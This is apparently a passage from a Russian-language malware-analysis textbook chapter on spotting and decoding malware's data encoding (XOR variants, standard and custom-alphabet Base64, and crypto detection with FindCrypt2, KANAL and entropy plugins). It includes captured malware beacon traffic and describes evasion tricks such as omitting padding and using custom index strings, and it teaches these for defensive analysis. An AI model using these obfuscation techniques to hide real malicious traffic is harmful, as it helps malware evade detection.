


Рисунок 13-3. Графическое представление однобайтового цикла XOR

Другие простые схемы кодирования

Из-за слабостей однобайтового кодирования многие авторы вредоносных программ реализовали немного более сложные или просто неожиданные схемы, менее уязвимые для обнаружения полным перебором, но всё ещё простые в реализации. Некоторые из них кратко описаны в таблице 13-4. Мы не будем углубляться в подробности каждого метода, но вам следует знать о них, чтобы распознать при встрече.

Таблица 13-4. Дополнительные простые алгоритмы кодирования

Схема кодирования	Описание
ADD, SUB	Алгоритмы могут использовать ADD и SUB для отдельных байтов подобно XOR. ADD и SUB необратимы, поэтому их нужно применять вместе: одну операцию для кодирования, другую для декодирования.
ROL, ROR	Инструкции циклически сдвигают биты внутри байта вправо или влево. Как ADD и SUB, их нужно использовать вместе, поскольку они необратимы.
ROT	Исходный шифр Цезаря. Обычно применяется либо к буквам (A-Z и a-z), либо к 94 печатаемым символам стандартного ASCII.
Многобайтовая	Вместо одного байта алгоритм может использовать более длинный ключ, часто длиной 4 или 8 байт. Для удобства обычно к каждому блоку применяется XOR.
Цепная или с обратной связью	Этот алгоритм использует само содержимое как часть ключа и имеет различные реализации. Чаще всего исходный ключ применяется на одной стороне открытого текста, в начале или конце, а закодированный выходной символ становится ключом для следующего символа.

Base64

Кодирование Base64 используется для представления двоичных данных в формате строки ASCII. Base64 часто встречается во вредоносных программах, поэтому вам необходимо уметь его распознавать.

Термин Base64 взят из стандарта многоцелевых расширений почты Интернета (Multipurpose Internet Mail Extensions, MIME). Первоначально он был разработан для кодирования почтовых вложений при передаче, а теперь широко используется в HTTP и XML.

Base64 преобразует двоичные данные в ограниченный набор из 64 символов. Существует несколько схем или алфавитов для разных видов Base64. Все они используют 64 основных символа и обычно дополнительный символ для обозначения заполнения, часто =.

Самый распространённый набор символов - Base64 из MIME, где для первых 62 значений используются A-Z, a-z и 0-9, а для последних двух - + и /. Из-за упаковки данных в меньший набор символов закодированные Base64 данные становятся длиннее исходных. На каждые 3 байта двоичных данных приходится не менее 4 байтов Base64.

Если вы когда-либо видели часть необработанного почтового файла, похожую на листинг 13-4, вы уже встречали Base64. Несколько верхних строк здесь являются заголовками письма, за которыми

следуют пустая строка и закодированные Base64 данные внизу.

```
Content-Type: multipart/alternative;
  boundary="_002_4E36B98B966D7448815A3216ACF82AA201ED633ED1MBX3THNDRBIRD_"
MIME-Version: 1.0
--_002_4E36B98B966D7448815A3216ACF82AA201ED633ED1MBX3THNDRBIRD_
Content-Type: text/html; charset="utf-8"
Content-Transfer-Encoding: base64

SWYgew91IGFyZSB5ZWZkaW5nIHRoaXMsIHlvdSBwcm9iYWJseSBzaG91bGQganVzdCBza2lwIHRoaX
MgY2hhcHRlciBhbmQgZ28gdG8gdGh1IG5leHQgb251LiBEbyB5b3UgcVhbGx5IGhhdmUgdGh1IHRp
bWUgdG8gdHlwZSB0aG1zIHdob2x1IHNoZmluZyBpbj8gWW91IGFyZSBvYnZpb3VzbHkgdGFsZW50ZW
QuIE1heWJlIHlvdSBzaG91bGQgY29udGFjdCB0aGUgYXV0aG9ycyBhbmQgc2VlIGlmIH
```

Листинг 13-4. Часть необработанного почтового сообщения с кодированием Base64

Преобразование данных в Base64

Процесс преобразования необработанных данных в Base64 достаточно стандартен. Он использует 24-битные, то есть 3-байтовые, фрагменты. Первый символ помещается в старшую позицию, второй - в средние 8 бит, третий - в младшие 8 бит. Затем биты считываются блоками по шесть, начиная со старших. Представленное шестью битами число используется как индекс в строке длиной 64 байта, содержащей каждый разрешённый схемой Base64 байт.

На рисунке 13-4 показано это преобразование. Верхняя строка - исходная строка (АТТ). Во второй строке приведено шестнадцатеричное представление АТТ на уровне полубайтов, где полубайт равен 4 битам. Средняя строка показывает фактические биты представления АТТ. В четвёртой строке находится десятичное значение битов каждого отдельного 6-битного участка. Наконец, последняя строка содержит символ, представляющий десятичное число по индексу в эталонной строке.

A								T								T															
0x4				0x1				0x5				0x4				0x5				0x4											
0	1	0	0	0	0	0	1	0	1	0	1	0	1	0	0	0	1	0	1	0	1	0	0								
16								21								17								20							
Q								V								R								U							

Рисунок 13-4. Кодирование АТТ в Base64

Букве А соответствуют биты 01000001. Первые 6 бит буквы А (010000) преобразуются в одну закодированную Base64 букву Q. Последние два бита А (01) и первые четыре бита буквы Т (0101) преобразуются во второй символ Base64, V (010101), и так далее.

Декодирование из Base64 в необработанные данные выполняется тем же процессом в обратном порядке. Каждый символ Base64 преобразуется в 6 бит, и все биты размещаются последовательно. Затем они считываются группами по восемь, каждая из которых определяет один байт необработанных данных.

Выявление и декодирование Base64

Предположим, мы расследуем вредоносную программу, которая, судя по всему, выполнила два HTTP-запроса GET, показанных в листинге 13-5.

```
GET /X29tbVEuYC8=/index.htm
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
Cookie: Ym90NTQxNjQ

GET /c2UsYi1kYW00cnUjdFlvbiAjb21wbFU0YP==/index.htm
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
Cookie: Ym90NTQxNjQ
```

Листинг 13-5. Пример трафика вредоносной программы

С практикой закодированное Base64 содержимое распознаётся легко. Оно выглядит как случайный набор символов, состоящий из буквенно-цифровых символов и ещё двух знаков. В конце закодированной строки может находиться один символ заполнения; если заполнение есть, длина закодированного объекта делится на четыре.

В листинге 13-5 сначала кажется, что и путь URL, и значение Cookie закодированы Base64. Хотя значение Cookie, похоже, остаётся постоянным, в двух запросах GET злоумышленник, по-видимому, отправляет два разных закодированных сообщения.

Быстро кодировать и декодировать по стандарту Base64 можно сетевым инструментом, например декодером по адресу <http://www.opinionatedgeek.com/dotnet/tools/base64decode/>. Просто введите закодированное Base64 содержимое в верхнее окно и нажмите кнопку **Decode Safely As Text**. Например, рисунок 13-5 показывает, что происходит, если передать значение Cookie декодеру Base64.




Рисунок 13-5. Неудачная попытка декодировать строку Base64

Вспомните, что каждые три входных символа превращаются в четыре выходных и что четырёхсимвольные выходные блоки дополняются. Сколько символов в строке Cookie? Их 11, поэтому, если это строка Base64, она заполнена неправильно.

Технически символы заполнения необязательны и не требуются для точного декодирования. Известно, что вредоносные программы избегают заполнения, предположительно чтобы меньше походить на Base64 или обходить сетевые сигнатуры. На рисунке 13-6 мы добавляем заполнение и пробуем снова.



Рисунок 13-6. Успешное декодирование строки Base64 благодаря добавлению символа заполнения

По-видимому, злоумышленник отслеживает своих ботов, присваивая им идентификационные номера и кодируя их в cookie с помощью Base64.

Чтобы найти функцию Base64 во вредоносной программе, можно искать строку длиной 64 байта, обычно используемую для реализации алгоритма. Самая распространённая строка соответствует стандарту MIME Base64:

```
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/_
```

Поскольку реализация Base64 обычно использует индексирующие строки, код с Base64 часто содержит эту характерную строку из 64 символов. Индексирующая строка Base64 обычно состоит из печатаемых символов, иначе это противоречило бы цели алгоритма, поэтому её легко заметить в выводе строк.

Дополнительным признаком, подтверждающим использование алгоритма Base64, является отдельный символ заполнения, обычно =, жёстко заданный внутри функции кодирования.

Теперь рассмотрим значения URI из листинга 13-5. Обе строки обладают всеми признаками Base64: ограниченным случайным набором символов и заполнением = до длины, делящейся на четыре. На рисунке 13-7 показан результат их обработки декодером Base64.



Рисунок 13-7. Неудачная попытка декодировать Base64 из-за нестандартной индексирующей строки

Очевидно, это не стандартное кодирование Base64. Одна из привлекательных особенностей Base64, по крайней мере с точки зрения автора вредоносной программы, состоит в простоте создания собственного шифра подстановки. Изменить нужно только индексирующую строку, после чего схема сохранит все желательные свойства стандартного Base64. Если строка содержит 64 уникальных символа, её можно использовать для создания собственного шифра подстановки.

Простой способ создать новую индексирующую строку - перенести несколько символов в её начало. Например, следующая строка получена переносом символа а в начало:

```
aABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-
```

При использовании этой строки с алгоритмом Base64 она фактически создаёт новый ключ для закодированной строки, которую трудно декодировать без знания индексирующей строки. Вредоносные программы применяют этот метод, чтобы их вывод выглядел как Base64, хотя его нельзя декодировать обычными функциями Base64.

Вредоносная программа, создавшая запросы GET из листинга 13-5, использовала этот собственный шифр подстановки. Снова взглянув на вывод строк, мы видим, что приняли собственную строку за стандартную из-за их сходства. Фактической индексирующей строкой была предыдущая, где символ а перенесён в начало. Злоумышленник просто применил стандартный алгоритм, изменив строку кодирования. На рисунке 13-8 мы снова пытаемся расшифровать данные, теперь с новой строкой.



Рисунок 13-8. Успешное декодирование Base64 с собственной индексирующей строкой

Распространённые криптографические алгоритмы

Простые схемы, эквивалентные шифрам подстановки, сильно отличаются от современных криптографических шифров. Современная криптография учитывает экспоненциальный рост вычислительных возможностей и разрабатывает алгоритмы так, чтобы их взлом требовал непрактично большой вычислительной мощности.

Простые схемы шифрования, обсуждавшиеся ранее, даже не пытаются защищаться от полного перебора. Их главная цель - сокрытие. Криптография со временем развивалась и теперь встроена во все аспекты использования компьютеров, например SSL в браузере или шифрование в беспроводной точке доступа. Почему же вредоносные программы не всегда пользуются этой криптографией для сокрытия конфиденциальных сведений?

Вредоносные программы часто используют простые схемы, потому что они легки и обычно достаточны. Кроме того, стандартная криптография имеет потенциальные недостатки, особенно для вредоносной программы:

- Криптографические библиотеки могут быть большими, поэтому вредоносной программе приходится статически включать код или связываться с существующим кодом.
- Необходимость связывания с кодом, существующим на узле, может снизить переносимость.
- Стандартные криптографические библиотеки легко обнаружить по импортируемым функциям, сопоставлению функций или выявлению криптографических констант.
- Пользователям алгоритмов симметричного шифрования необходимо думать о сокрытии ключа.

Многие стандартные криптографические алгоритмы полагаются на стойкий ключ для хранения секретов. Идея состоит в том, что сам алгоритм широко известен, но без ключа расшифровать шифротекст почти невозможно, то есть для этого потребовался бы огромный объём работы. Чтобы расшифрование требовало достаточно больших усилий, ключ обычно должен быть настолько длинным, чтобы нельзя было легко проверить все возможные варианты. Для стандартных алгоритмов, которые может использовать вредоносная программа, задача состоит в определении не только алгоритма, но и ключа.

Существует несколько простых способов выявить стандартную криптографию. К ним относятся поиск строк и импортируемых функций, ссылающихся на криптографические функции, и использование нескольких инструментов для поиска определённого содержимого.

Распознавание строк и импортируемых функций

Один из способов определить стандартные криптографические алгоритмы - распознать строки, указывающие на применение криптографии. Они могут появиться, когда криптографическая библиотека, например OpenSSL, статически скомпилирована во вредоносную программу. Например, ниже приведена выборка строк из вредоносной программы, скомпилированной с шифрованием OpenSSL:

```
OpenSSL 1.0.0a
SSLv3 part of OpenSSL 1.0.0a
TLSv1 part of OpenSSL 1.0.0a
SSLv2 part of OpenSSL 1.0.0a
You need to read the OpenSSL FAQ, http://www.openssl.org/support/faq.html
%s(%d): OpenSSL internal error, assertion failed: %s
AES for x86, CRYPTOGAMS by <appro@openssl.org>
```

Другой способ найти стандартную криптографию - выявить импортируемые функции, относящиеся к ней. Например, на рисунке 13-9 показан снимок IDA Pro с импортируемыми криптографическими функциями, предоставляющими службы хеширования, создания ключей и шифрования. Имена большинства, хотя и не всех, криптографических функций Microsoft начинаются с Crypt, CP, то есть

Cryptographic Provider, или Cert.




Рисунок 13-9. Список импортируемых криптографических функций в IDA Pro

Поиск криптографических констант

Третий базовый способ обнаружения криптографии - инструмент, способный искать широко используемые криптографические константы. Здесь мы рассмотрим FindCrypt2 для IDA Pro и Krypto ANALyzer.

Использование FindCrypt2

У IDA Pro есть подключаемый модуль FindCrypt2, входящий в SDK IDA Pro либо доступный по адресу <http://www.hex-rays.com/idapro/freefiles/findcrypt.zip>. Он ищет в теле программы константы, которые, как известно, связаны с криптографическими алгоритмами. Метод работает хорошо, поскольку большинство криптографических алгоритмов использует некоторую магическую константу. Магическая константа - фиксированная строка битов, связанная с основной структурой алгоритма.

Примечание. Некоторые криптографические алгоритмы не используют магическую константу. В частности, International Data Encryption Algorithm (IDEA) и алгоритм RC4 создают свои структуры во время выполнения, поэтому их нет в списке распознаваемых алгоритмов. Вредоносные программы часто применяют RC4, вероятно, потому, что он мал, легко реализуется программно и не имеет выдающих его криптографических констант.

FindCrypt2 запускается автоматически при каждом новом анализе либо вручную из меню подключаемых модулей. На рисунке 13-10 показано окно вывода IDA Pro с результатами запуска FindCrypt2 для вредоносной DLL. Как видно, вредоносная программа содержит несколько констант, имена которых начинаются с DES. Определив функции, ссылающиеся на эти константы, можно быстро получить представление о функциях, реализующих криптографию.




Рисунок 13-10. Вывод FindCrypt2 в IDA Pro

Использование Krypto ANALyzer

Инструмент, использующий те же принципы, что и подключаемый модуль FindCrypt2 для IDA Pro, называется Krypto ANALyzer (KANAL). KANAL - подключаемый модуль PEiD (<http://www.peid.has.it/>) с более широким набором констант, хотя из-за этого он может выдавать больше ложных срабатываний. Помимо констант KANAL распознаёт таблицы Base64 и импортируемые функции, связанные с криптографией.

На рисунке 13-11 слева показано окно PEiD, а справа - окно подключаемого модуля KANAL. Модули PEiD запускаются кнопкой со стрелкой в правом нижнем углу. При запуске KANAL перечисляет найденные константы, таблицы и криптографические импортируемые функции. На рисунке 13-11 KANAL обнаруживает во вредоносной программе таблицу Base64, константу CRC32 и несколько импортируемых функций Crypt. . .




Рисунок 13-11. Вывод PEiD и Krypto ANALyzer (KANAL)

Поиск содержимого с высокой энтропией

Ещё один способ определить использование криптографии - искать содержимое с высокой энтропией. Помимо возможного выявления криптографических констант или ключей этот метод способен обнаружить само зашифрованное содержимое. Благодаря широкому охвату он потенциально применим в случаях, когда криптографические константы не находятся, например для RC4.

Предупреждение. Метод поиска высокоэнтропийного содержимого довольно груб, и его лучше использовать в крайнем случае. Многие виды содержимого, например изображения, фильмы, аудиофайлы и другие сжатые данные, обладают высокой энтропией и без учёта заголовков неотличимы от зашифрованного содержимого.

IDA Entropy Plugin (<http://www.smokedchicken.org/2010/06/ida-entropy-plugin.html>) - один из инструментов, реализующих этот метод для PE-файлов. Подключаемый модуль можно загрузить в IDA Pro, поместив файл ida-ent.plw в каталог модулей IDA Pro.

В качестве тестового примера возьмём ту же вредоносную программу, в которой на рисунке 13-10 были признаки шифрования DES. После загрузки файла в IDA Pro запустите IDA Entropy Plugin. Начальное окно **Entropy Calculator** показано слева на рисунке 13-12. Каждый сегмент можно выбрать и проанализировать отдельно. В данном случае мы сосредоточились на небольшой части

сегмента rdata. Кнопка **Deep Analyze** использует заданные параметры: размер фрагмента, размер шага и максимальную энтропию, после чего сканирует указанную область в поисках фрагментов, превышающих заданную энтропию. Если сравнить вывод на рисунке 13-10 с результатами глубокого анализа на рисунке 13-12, видно, что выделены те же адреса около 0x100062A4. IDA Pro Entropy Plugin нашёл константы DES, указывающие на высокую энтропию, ничего не зная о самих константах.




Рисунок 13-12. IDA Pro Entropy Plugin

Для эффективного применения проверки энтропии важно понимать зависимость между размером фрагмента и оценкой энтропии. Настройка на рисунке 13-12, размер фрагмента 64 и максимальная энтропия 5,95, является хорошей универсальной проверкой, находящей множество видов констант и любую строку кодирования Base64, даже нестандартную.

Строка из 64 байтов с 64 различными байтовыми значениями имеет максимально возможную энтропию. 64 значения соответствуют энтропии 6, то есть 6 битам энтропии, поскольку шестью битами можно выразить 64 значения.

Ещё одна полезная настройка - размер фрагмента 256 с энтропией выше 7,9. Она означает наличие строки из 256 последовательных байтов, отражающей почти все 256 возможных байтовых значений.

В IDA Pro Entropy Plugin также есть инструмент графического обзора интересующей области. С его помощью можно подобрать максимальную оценку энтропии и определить, где сосредоточиться. Кнопка **Draw** строит график, на котором области с более высокой энтропией показаны более светлыми полосами, а с низкой - более тёмными. Если навести указатель мыши на график, можно увидеть необработанную оценку энтропии в конкретной точке. Поскольку карту энтропии трудно оценить в печатном виде, для иллюстрации её полезности на рисунке 13-13 приведён линейный график того же файла.

График на рисунке 13-13 создан с тем же размером фрагмента 64. Он показывает только высокие значения от 4,8 до 6,2. Вспомните, что максимальная энтропия для такого размера фрагмента равна 6. Обратите внимание на пик, достигающий 6 над числом 25000. Это та же область файла, которая содержит константы DES, выделенные на рисунках 13-10 и 13-12.




Рисунок 13-13. График энтропии вредоносного исполняемого файла

Выделяются ещё несколько особенностей. Одна из них - плато между блоками 4000 и 22000. Оно представляет фактический код, для которого типично достижение такого уровня энтропии. Код обычно расположен непрерывно, поэтому образует последовательность соединённых пиков.

Более интересна вспышка в конце файла примерно до 5,5. Она выделяется достаточно высоким значением, не связанным с другими пиками. Анализ показывает, что это зашифрованные DES конфигурационные данные вредоносной программы, скрывающие сведения о её командно-контрольной инфраструктуре.

Собственное кодирование

Вредоносные программы часто используют самодельные схемы кодирования. Одна из таких схем насаивает несколько простых методов. Например, вредоносная программа может выполнить один раунд шифрования XOR, а затем закодировать результат Base64. Другой вариант - разработать собственный алгоритм, возможно похожий на стандартный опубликованный криптографический алгоритм.

Выявление собственного кодирования

Мы обсудили различные способы определения распространённых криптографических функций и функций кодирования во вредоносной программе, когда присутствуют легко узнаваемые строки или константы. Во многих случаях уже рассмотренные методы помогают найти и собственную криптографию. Однако при отсутствии очевидных признаков задача усложняется.

Предположим, например, что мы нашли вредоносную программу с набором зашифрованных файлов в том же каталоге, каждый размером около 700 Кбайт. В листинге 13-6 показаны первые байты одного из файлов.

88 5B D9 02 EB 07 5D 3A 8A 06 1E 67 D2 16 93 7F	.[....]:...g....
43 72 1B A4 BA B9 85 B7 74 1C 6D 03 1E AF 67 AF	Cr.....t.m...g.
98 F6 47 36 57 AA 8E C5 1D 70 A5 CB 38 ED 22 19	..G6W....p..8."
86 29 98 2D 69 62 9E C0 4B 4F 8B 05 A0 71 08 50	.)-ib..kO...q.P
92 A0 C3 58 4A 48 E4 A3 0A 39 7B 8A 3C 2D 00 9E	...XJH...9{.<-..

Листинг 13-6. Первые байты зашифрованного файла

Мы применяем описанные ранее инструменты, но не находим очевидного ответа. Строк, указывающих на криптографию, нет. FindCrypt2 и KANAL не находят криптографических констант. Проверки высокой энтропии не выявляют ничего выдающегося. Единственную подсказку даёт поиск XOR, находящий одну инструкцию `xor ebx, eax`. Для целей упражнения пока проигнорируем эту деталь.

Поиск алгоритма кодирования трудным путём включает трассировку потока выполнения от подозрительного ввода или вывода. Входы и выходы можно рассматривать как общие категории. Независимо от того, отправляет ли вредоносная программа сетевой пакет, записывает в файл или стандартный вывод, всё это является выходом. Если выход предположительно содержит закодированные данные, функция кодирования находится перед ним.

И наоборот, декодирование происходит после ввода. Предположим, вы определили функцию ввода. Сначала выявите элементы данных, затрагиваемые вводом, а затем проследите путь выполнения вперёд, заходя только в новые функции, имеющие доступ к рассматриваемому элементу данных. Достигнув конца функции, продолжайте в вызывающей функции от места вызова, снова отмечая расположение данных. В большинстве случаев функция расшифровки находится недалеко от функции ввода. С функциями вывода всё аналогично, только трассировку нужно вести против потока выполнения.

В нашем примере предполагаемым выводом являются зашифрованные файлы, найденные в одном каталоге с вредоносной программой. В импортируемых функциях программы видны `CreateFileA` и `WriteFile`, обе находящиеся в функции с меткой `sub_4011A9`. Это же функция, содержащая единственную инструкцию XOR.

Граф функции для части `sub_4011A9` показан на рисунке 13-14. Обратите внимание на вызов `WriteFile` справа в блоке `loc_40122a`. Также заметьте, что инструкция `xor ebx, eax` находится в цикле, который может выполняться непосредственно перед блоком записи `loc_40122a`.

В левом блоке имеется вызов `sub_40112F`, а в конце блока счётчик увеличивается на 1; счётчик имеет метку `var_4`. После вызова `sub_40112F` возвращённое значение в `EAX` используется в операции XOR с `EBX`. В этот момент результат XOR находится в `b1`, младшем байте `EBX`. Затем байтовое значение из `b1` записывается в буфер по адресу `lpBuffer` плюс текущее значение счётчика.

